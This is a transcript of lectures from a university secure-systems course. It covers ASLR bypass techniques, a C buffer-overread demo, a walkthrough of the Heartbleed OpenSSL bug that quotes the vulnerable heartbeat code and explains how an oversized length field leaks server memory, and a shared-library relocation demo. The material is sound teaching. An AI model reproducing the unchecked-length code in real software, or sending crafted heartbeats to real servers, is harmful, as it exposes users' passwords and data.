So, what is going to happen is that the indirect jump is going to look into the GOT table at an offset of 16 bytes and jump to the location specified at this offset which in this case is 3c2. Thus, in the first invocation of *set_mylib_int* we are going to jump to the next instruction over here which is push 0x8 and then we are going to execute this instruction which is the call to the resolver, so the resolver is going to execute and it is going to change this particular address to the correct address of *set_mylib_int*, now all subsequent invocations of *set_mylib_int* would come here and directly jump to the correct address of *set_mylib_int* which is specified in the GOT. PLT table.

(Refer Slide Time: 11:00)

Bypassing ASLR

- Brute force
- Return-to-PLT
- Overwriting the GOT
- Timing Attacks

So thus we have seen how ASLR works, so ASLR requires modifications to the kernel, to ensure that libraries are loaded at random locations, further on it requires relocatable libraries

which are located, which are made relocatable either at load time or by using PIC technique, both data as well as functions are made relocatable this way. So, in the recent years, attackers have been able to bypass ASLR as well. So, in spite of ASLR being present in the system, attackers have been able to bypass the ASLR and create exploits for vulnerabilities present in the system, and, therefore the attackers have been able to run payloads in spite of the ASLR enabled in the systems.

There are various techniques by which ASLR can be bypassed, four of them are actually shown over here. One way of bypassing ASLR is if the attacker determines either by brute force or by special attacks known as timing attacks, where the attacker finds out where in the entire virtual address space of the process is the library loaded. Now, if the attacker finds out where the library is loaded then the attacker could adjust the gadgets and the offsets within this particular library and still be able to run the exploit. Attacks have also been created known as the Return to PLT and other one known as Overwriting the GOT.

So, all of these attacks are quite recent, so we will not go into details about them in this particular course but for those of you who are interested there are a lot of online resources about how to create such attacks, thank you.

Information Security 5 Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology Madras
Buffer Overreads
Mod03_Lec17

Hello and welcome to this lecture in the course for Secure System Engineering. So, in the previous lectures we had looked at one particular vulnerability in programs. Specially, in C and C++ programs that vulnerability was caused due to buffer overflows in the stack. So, what we had seen was that an attacker could use this buffer overflows to inject code into a program and then force that particular code to execute. So, we called this as the subverting of the execution and then the execution of the payload and then in the previous lectures we had also seen a couple of ways where this buffer overflow type vulnerabilities could be prevented.

Essentially, we discussed a couple of countermeasures for the buffer overflow vulnerability. In this lecture we will look at another vulnerability based on buffers. Here we are going to discuss about buffer overreads. So, let start with a small example of what buffer overreads is.

(Refer Slide Time: 1:26)

Buffer Overread Example

```
#include <string.h>
#include <stdio.h>

char some_data[] = "some data";
char secret_data[] = "TOPSECRET";

void main(int argc, char **argv)
{
    int i=0;
    int len = atoi(argv[1]); // the length to be printed
    printf("%08x %08x %d\n", secret_data, some_data, (sec
    while(i < len){
        printf("%c", some_data[i]);
        i++;
    }
    printf("\n");
}
```

2

Buffer Overread Example

```
#include <string.h>
#include <stdio.h>

char some_data[] = "some data";
char secret_data[] = "TOPSECRET";

void main(int argc, char **argv)
{
    int i=0;
    int len = atoi(argv[1]); /* the length to be printed

    printf("%08x %08x %d\n", secret_data, some_data, (sec
    while(i < len){  
        printf("%c", some_data[i]);
        i++;
    }

    printf("\n");
}
```

len read from command line

len used to specify how much needs to be read.
Can lead to an overread

```
chester@aaahalya:~/sse/overread$ ./a.out 22
080496d2 080496c8 10
some dataTOPSECRET
```

2

So, let us start with this example. So, this particular program defines two global arrays, one is known as *some_data* which is initialised to some arbitrary string and other array which is *secret_data* which is initialised to “*topsecret*”. Now, in the *main* function there is *len* defined which essentially obtained from the command line argument. The first command line argument is converted to an integer and it is used to initialise *len* and then we have this while loop over here which prints characters of *some_data*. The number of characters that get printed depends on *len* and which in turn is specified by the user of this program in *argv1*.

So, there are two critical aspects in this particular program. In order to understand the vulnerability of this program, firstly the user of this program can specify how many characters of *some_data* he needs to print. If *len* is less than the size of this particular string then there is no problem and a few characters and at most all the characters of *some_data* would get printed on the screen.

However, the user specifies a very large number for *len* than these *some_data* characters would get printed as well as the adjacent characters stored in the memory would also get printed. In this particular case the adjacent memory contains top secret, so the value of *len* is large then not only is *some_data* printed but also top-secret is printed.

Therefore we actually run this particular program, we compile it as usual and run it in the command line over here and specify as command line argument as 22, so *len* gets initialised to 22 and it prints 22 characters starting from *some_data*, so what is get printed on the screen is not just *some_data* but also the adjacent characters of “*Top secret*”. So, this is a very simple example of a vulnerability due to Buffer Overreads.

What has happened here is that the array has been initialised to some specific size but the user has managed to read more data than is required and essentially it is not just the array that gets printed on the screen but memory adjacent to that particular array would also get printed.

(Refer Slide Time: 4:13)

Buffer Overreads and Countermeasures

- Cannot be prevented by canaries
 - canaries only look for changes
- Cannot be prevented by the W^X bit
 - we are not executing any code
- Cannot be prevented by ASLR
 - not moving out of the segment

CR

3

So, now if we look at the countermeasures that has been presented in the earlier lectures, we had studied the user canaries, the WX bit as well as ASLR Address Space Layout randomization. With respect to the buffer overreads what we see over here is that the canaries and the WX bit will not work to prevent buffer overreads. This is because, the canaries essentially look for changes in the stack and with the buffer overread we are not writing or changing anything on the stack but we are just reading the contents of the stack.

Similarly, with the WX bit protection mechanism we are not going to execute anything from the stack but rather since just we read from the stack therefore the WX bit countermeasure will also not work. Now, the third countermeasure that we have studied the ASLR or the address space layout randomization will also not help to prevent the buffer overreads.

Essentially the reason is that we are restricting ourselves to reading from the stack or from a given segment of memory. Now ASLR was useful to randomise the location of libraries, therefore making attack such as the ROP attack more difficult to mount. Over here on the other hand since we are restricting the overreads to within a particular memory segment, therefore the ASLR countermeasure will also not work to prevent the attack.

Heartbleed : A buffer overread malware

- 2012 – 2014
 - Introduced in 2012; disclosed in 2014
- CVE-2014-0160
- Target : OpenSSL implementation of TLS – transport layer security
 - TLS defines crypto-protocols for secure communication
 - Used in applications such as email, web-browsing, VoIP, instant messaging,
 - Provide privacy and data integrity



https://www.theregister.co.uk/2014/04/09/heartbleed_explained/

4

Now let us take one particular example of buffer overread attack. So, this particular attack is known as Heart Bleed. So, it was a malware that was introduced in 2012 and it was disclosed in 2014, so the CVE for the malware is over here, *CVE-2014-0160* and this particular malware essentially used a buffer overread to steal critical information from a web server. So, the target was an Open SSL implementation of TLS, so TLS is the transport layer security.

Now this particular Open SSL library is widely used when you want cryptography or security in your web server applications. So, the TLS or the Transport Layer Security defines a crypto protocol for secure communication. It is widely used for applications such as email, web browsing, VoIP and instant messaging. It is used to provide both privacy as well as data integrity. Now, what we will discuss in this lecture is one vulnerability in this Open SSL implementation which had got exploited by attackers to steal informations.

(Refer Slide Time: 7:10)

SSL3 struct and Heartbeat

- Heartbeat message arrives via an SSL3 structure, which is defined as follows

```
struct ssl3_record_st
{
    unsigned int D_length; /* How many bytes available */
    [...]
    unsigned char *data;   /* pointer to the record data */
    [...]
} SSL3_RECORD;
```

length : length of the heartbeat message
data : pointer to the entire heartbeat message

Format of data (Heartbeat Message)

type	Length (pl)	payload
------	-------------	---------

CR

7

The vulnerability that was exploited in the Heartbleed malware was specifically something known as the Heartbeat message that is accompanied with the TLS library. Now, this heartbeat message is sent between the client and the server and essentially used to keep the connection alive between these two systems. So, what we see over here is that one of these systems would create something known as the Heartbeat message and send that message to the other system.

Over here for example the client would create the Heartbeat message and send that message to the server. Now, the server would determine that it is indeed the heartbeat message and replicate that particular message that it received and send it back the client. So, this is kind of a ping-pong kind of thing, where one system would send a message and the other system would reply with the same message.

Now, the heartbeat message looks something like this. So, it comprised of a 1 byte over here which essentially specified that this particular message was the Heartbeat message. Second, it had 2 bytes to specify the length of the payload. Therefore, since it is 2 bytes so the payload length can be anything from 1 byte ranging to $(2^{16}-1)$ byte and then, finally you have a payload over here and optionally there is extra padding that is also added.

So, in our example over here the payload will be Hello World, the length would be 12 bytes because Hello World comprises of 12 bytes and the type would be as follows, TLS1_HB_REQUEST.

(Refer Slide Time: 9:05)

SSL3 struct and Heartbeat

- Heartbeat message arrives via an SSL3 structure, which is defined as follows

```
struct ssl3_record_st
{
    unsigned int D_length; /* How many bytes available */
    [...]
    unsigned char *data;   /* pointer to the record data */
    [...]
} SSL3_RECORD;
```

length : length of the heartbeat message
data : pointer to the entire heartbeat message

Format of data (Heartbeat Message)


type	Length (pl)	payload
------	-------------	---------

7

Now, we also look at the SSL_3 structure which essentially holds the heartbeat message. Now, SSL_3 structure has a lot of elements but the important ones with respect to the heartbeat message are just two, one is the *d_length* which is defined as unsigned int and the other one is *data* which is essentially a string, unsigned character pointer. Now, this data is essentially the heartbeat message, which we have discussed earlier comprising of the type, the length of the payload and the payload itself.

Now, notice that we have two lengths that are involved in this particular heartbeat message, one is the *d_length* which is present, so this *d_length* is defined in the outer structure and the second one is the payload length which is essentially part of the heartbeat message which is part of the data defined over here in the SSL 3 structure.

Payload and Heartbeat length



- **payload_length:** controlled by the heartbeat message creator
 - Can never be larger than D_length
 - However, this check was never done!!!
 - Thus allowing the heartbeat message creator to place some arbitrary large number in the payload_length
 - Resulting in overread


CR

8

So, the *d_length* specifies the entire size of the heartbeat message including the type, length as well as the payload but, the length inside the heartbeat message specifies that of the payload only. Now, the payload length, that is, this length is controlled by the creator of the heartbeat message. For example, if the client system has created the heartbeat message then the client system can decide on what is the length of the payload.

Another observation we see over here is that the payload length should be strictly less than the *d_length*. However, in the actual code of the Open SSL TLS library this check was never made. So, as a result of this what could happen was that the client system which created this heartbeat message could create or set a particular length for the payload which is very large and since this length was never checked it could result to the buffer overread. Since, the payload length was never checked with respect to the *d_length* it could result in a buffer overread, so let us look at the Heart Bleed attack with an example.

(Refer Slide Time: 11:25)



So, we have a client system over here which has created a malicious heartbeat message. So, the heartbeat message would look something like this, it would. First, is a type which is a 1 byte which specifies the TLS HB REQUEST. The second one is the length where maliciously the client system has filled in the maximum length that is, since a length is of 2 bytes, so the maximum length could be $2^{16}-1$, which is 65535.

So, now over here in the payload data the client system just fills in 1 byte even though it has specified that the length of the payload is 65535 bytes. Now, what happens during the communication is that this heartbeat message is wrapped in SSL 3 structure. Now, the SSL 3 measures the length of this message as just 4 bytes, 1 for this type, 2 for length and 1 for this data which it has found. So, thus it specifies the *d_length* as 4 bytes.


So, what happens in the victim that is our web server is that the web server completely ignores the *d_length* part over here and just looks at the length within the heartbeat message, thus what it is going to do is that, it is going to copy the payload which is present over here that is 1 byte of payload and also it is going to because the length is specified as 65535 bytes, therefore it will also copy all the adjacent bytes that are present in its memory.

Thus, the response from the victim would look like this way, it would comprise of 1 byte for type that is TLS_HB_RESPONSE, the length would be specified as before as 65535 bytes and the payload data would comprise of the 1 byte that was sent by the client machine as well as 65534 adjacent bytes. Thus, this packet gets wrapped in the SSL_3 response and therefore the

length in the SSL_3 responses 65538 bytes, so *d_length* in the response from the server to the client is 65538 bytes.

Now what is happening here is that there is a buffer overread and the servers data present in that particular segment gets transferred to the client and what was actually demonstrated in this heartbeat malware was that a lot of sensitive data held in the server was actually leaked to the client machine.

(Refer Slide Time: 14:10)



So, we will take dig a little more, deeper into how the heartbeat works and we will look at the Open SSL code which actually has the vulnerability. So, the important function for us is this particular function that is the *tls_process_heartbeat*. So, we have here a pointer *p* which is

defined, and this pointer is initialised to the heartbeat message that is the data present in the SSL_3 packet which was obtained.

The next important part is these three statements over here at the server end, the server is trying to evaluate the packet that it has obtained. First thing that server would do is determine the heartbeat type which as we have seen before is the *TLS_HB_REQUEST*. So, then it would extract the payload length which is then stored in the load. So, this is the 2 bytes length which gets stored in this payload variable present here and finally there is a pointer *p1* defined which points to the actual payload data.

So, the next thing will look at is this particular response over here which is a call to the *malloc* function. So, this *malloc* is called to essentially create the response which is sent back from the server to the client. Note the critical aspect over here is that the size requested to *malloc* comprises of 3 bytes plus the payload length plus the padding and the padding is as specified 16 bytes and payload since it is the payload length and as we seen over here the payload length is 65535 bytes. Therefore, the size of the response is going to be 3 plus 65535 plus 16 bytes.

The fourth critical point in this function is this invocation to *memcpy*. So, this invocation to *memcpy* essentially creates the response from the server back to the client. It essentially, fills the recently created buffer with the payload data that client has sent. So, note that even though the client has sent 1 byte, since the payload specified was 65535 therefore the buffer would contain data of 65535 bytes. So, out of these 65535 bytes there is only one byte which contains what the client had actually sent, and the remaining bytes is due to a buffer overread where 65534 bytes adjacent to that one byte is copied into the buffer.

(Refer Slide Time: 16:51)

Broken OpenSSL

code@victim

```
/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
bp += payload;
/* Random padding */
RAND_pseudo_bytes(bp, padding);

r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);
if (r >= 0 && s->msg_callback)
    s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
                     buffer, 3 + payload + padding,
                     s, s->msg_callback_arg);

OPENSSL_free(buffer);
```

5
Add padding and send the response heartbeat message back to the attacker


CR

11

Now, this buffer which has just created is wrapped in the SSL_3 structure and sent back to the client. Note that, we are sending the buffer here and the size of this particular packet is 3 plus payload plus the padding. Thus, what the client obtains is the response to its heartbeat message comprising of just one byte which is actually sent and the remaining almost 64K bytes of data which it has gleaned from the server.

(Refer Slide Time: 17:24)

65534 byte return payload may contain sensitive data



The screenshot shows a Notepad window displaying a dump of memory contents. The text is mostly hex and some ASCII characters, including 'password', 'challenge', and 'login'. A red box highlights the word 'password'.

Further, invocations of similar false heartbeat will result in another 64KB of the heap to be read.
In this way, the attacker can scrape through the victim's heap.

CR

12

This particular slide shows the dump of the data which is obtain from some server. So, what we see over here is that a lot of information present in the server gets leaked to the client. Many of them are critical information such as the login account and so on, aspects such as the password and so on heap from the server to the client. So, each invocation of a malicious

heartbeat message would allow the client to read about 64K of server data. By repeatedly creating such malicious heartbeat packets over a period of locations the client machine would able to glean almost the entire heaps space of the server.

(Refer Slide Time: 18:07)

```
int  
tls1_process_heartbeat(SSL *s)  
{  
    unsigned char *p = &s->s3->rrec.data[0], *pl;  
    unsigned short hbttype;  
    unsigned int payload;  
    unsigned int padding = 16; /* Use minimum padding */  
  
    /* Read type and payload length first */  
    hbttype = *p++;  
    n2s(p, payload);  
    pl = p;  
  
    if (s->msg_callback)  
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,  
                        &s->s3->rrec.data[0], s->s3->rrec.length,  
                        s, s->msg_callback_arg);  
  
    if (hbttype == TLS1_HB_REQUEST)  
    {  
        unsigned char *buffer, *bp;  
        int r;  
  
        /* Allocate memory for the response, size is 1 bytes  
         * message type, plus 2 bytes payload length, plus  
         * payload, plus padding  
         */  
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);  
        bp = buffer;  
  
        /* Enter response type, length and copy payload */  
        *bp++ = TLS1_HB_RESPONSE;  
        s2n(payload, bp);  
        memcpy(bp, pl, payload);  
        bp += payload;  
        /* Random padding */  
        RAND_pseudo_bytes(bp, padding);  
    }  
}
```

Ponder

How would you patch this code so that it cannot be exploited by Heartbleed?



13

So, the heart bleed vulnerability was known to the public in 2014 and it took just a few days, some 2 or 3 days to fix this vulnerability and patch the Open SSL code. As, you would understand by now the flaw or the vulnerability in the code was very minor, all that was the problem was that there was that the *d_length* could be much smaller than the actual payload length. So, what I would like you to think of right now is to look at this code and figure out how or what statements to be added in this code so that the heart bleed vulnerability can be fixed. Thank you.

Information Security 5 Secure System Engineering
Prof. Chester Rebeiro
Indian Institute of Technology Madras
Demonstration of Load Time Relocation
Mod03_Lec18

Hello and welcome to this demonstration in the course for Secure System Engineering. In this particular course we will look at a Load Time Relocatable techniques which is essentially one of the ways we could actually have Address Space Layout randomization.

(Refer Slide Time: 0:34)



The image consists of two vertically stacked screenshots of a Linux desktop environment, specifically Oracle VM VirtualBox. Both screenshots show a terminal window titled 'Terminal' with a dark purple background. The terminal displays the command 'nptel@osboxes:~/nptel_codes/module5/relocgot' followed by the output of the 'ls' command:

```
nptel@osboxes:~/nptel_codes/module5/relocgot
$ ls
dgtc          libmylib.pic.so.diss  mylib.c      README.reloc.txt
driver.c      libmylib.pic.so     mylib.o      README.txt
driver.h      libmylib.so.diss   README.get.txt
libmylib.pic.so  makefile       README.md
```

The second screenshot shows the same terminal window with additional code being typed or pasted into it. The code is as follows:

```
unsigned long mylib_int;
unsigned long dummy_var;
void set_mylib_int(unsigned long x)
{
    mylib_int = x;
}
unsigned long get_mylib_int()
{
    return mylib_int;
}
```

The status bar at the bottom of the terminal window indicates the file 'mylib.c' has 14L, 163C, 1,1, and A11.

So, the codes that we use, as part of this course are available as part of the Virtual Box VM. The codes will be available in *nptel_codes/module5/relocgot*. So, in this directory we would have two source files, one is known as the *driver.c* and the other one is known as *mylib.c*. So

first let us look at *mylib.c* which essentially creates a library. So, this is a very simple library it comprises of a global variable *mylib_int*. It has two functions *set_mylib_int* and *get_mylib_int*, the *set_mylib_int* takes unsigned long argument X and just copies it to this global variable and *get_mylib_int* returns this global variable *mylib_int*.

(Refer Slide Time: 1:43)

The image shows two side-by-side screenshots of Oracle VM VirtualBox windows running on a Windows host. Both windows have a purple gradient background.

The left window displays a terminal session for user 'nptel' on an 'ubuntubox'. The command run is:

```
nptel@ubuntubox:~/nptel_codes/module/relocot
```

```
gcc -fPIC -c mylib.c -o mylib.o
gcc -fPIC -shared -o libmylib.so mylib.o
objdump --disassemble-all libmylib.so > libmylib.so.diss
```


The right window also displays a terminal session for user 'nptel' on the same 'ubuntubox'. The command run is:

```
nptel@ubuntubox:~/nptel_codes/module/relocot
```

```
lib_relocot:
gcc -fPIC -c driver.c -o driver.o
gcc -fPIC -shared -o libdriver.so driver.o
objdump --disassemble-all libdriver.so > libdriver.so.diss

driver:
gcc -fPIC -c driver.c -L -lmylib -o driver.o
driver_mylib:
gcc -fPIC -c driver.c -L -lmylib_mylib -o driver.o
objdump --disassemble-all libdriver.so > libdriver_mylib.so.diss

clean:
rm -f *.o *.so *.diss
rm -f driver.o driver.so
```


Both windows include a taskbar at the bottom with various icons and a search bar.

```

apt@apt-OptiPlex-5090:~/Desktop$ cd /opt/intel/CodeAnalyst-2017.1/VirtBox
apt@apt-OptiPlex-5090:~/Desktop$ cd nptel_codes/modules/relocot
apt@apt-OptiPlex-5090:~/Desktop/nptel_codes/modules/relocot$ ls
driver.c      libmylib.so.diss   mylib.o      README.reloc.txt
mylib.c        libmylib.so      mylib.o.diss  README.txt
apt@apt-OptiPlex-5090:~/Desktop/nptel_codes/modules/relocot$ cd ..
apt@apt-OptiPlex-5090:~/Desktop$ cd nptel_codes/modules/relocot
apt@apt-OptiPlex-5090:~/Desktop/nptel_codes/modules/relocot$ make clean
rm -f *~ *.diss
rm -f reloc.dic
apt@apt-OptiPlex-5090:~/Desktop/nptel_codes/modules/relocot$ make lib_reloc
gcc -c -fPIC -g -fPIE -o mylib.o -c mylib.c
gcc -c -fPIC -g -fPIE -o libmylib.so -c libmylib.c
ar rcs libmylib.so libmylib.o.o > libmylib.so.diss
apt@apt-OptiPlex-5090:~/Desktop/nptel_codes/modules/relocot$ vim

```

```

apt@apt-OptiPlex-5090:~/Desktop$ cd /opt/intel/CodeAnalyst-2017.1/VirtBox
apt@apt-OptiPlex-5090:~/Desktop$ cd nptel_codes/modules/relocot
apt@apt-OptiPlex-5090:~/Desktop/nptel_codes/modules/relocot$ vim driver.c
include <stdio.h>
extern void set_mylib_int(unsigned long x);
extern long get_mylib_int();
extern unsigned long mylib_int;
unsigned long glob = $5555;
main()
{
    set_mylib_int(100);
    printf("Value set in mylib to %ld\n", get_mylib_int());
    printf("Value set in glob to %ld\n", glob);
}


```


In order to create our library what we do is we have a makefile with several options. What we will be seeing right now is this one, make a library which is relocatable. So, in order to make the library we do `$> make clean` and then `$> make lib_reloc`. So, what happens over here is that we compile other source code `mylib.c`, create an object file `mylib.o` and then create our library. The library is call `libmylib.so` and it comprises of this object file `mylib.o`. We also do objdump the disassemble the entire `libmylib.so`.

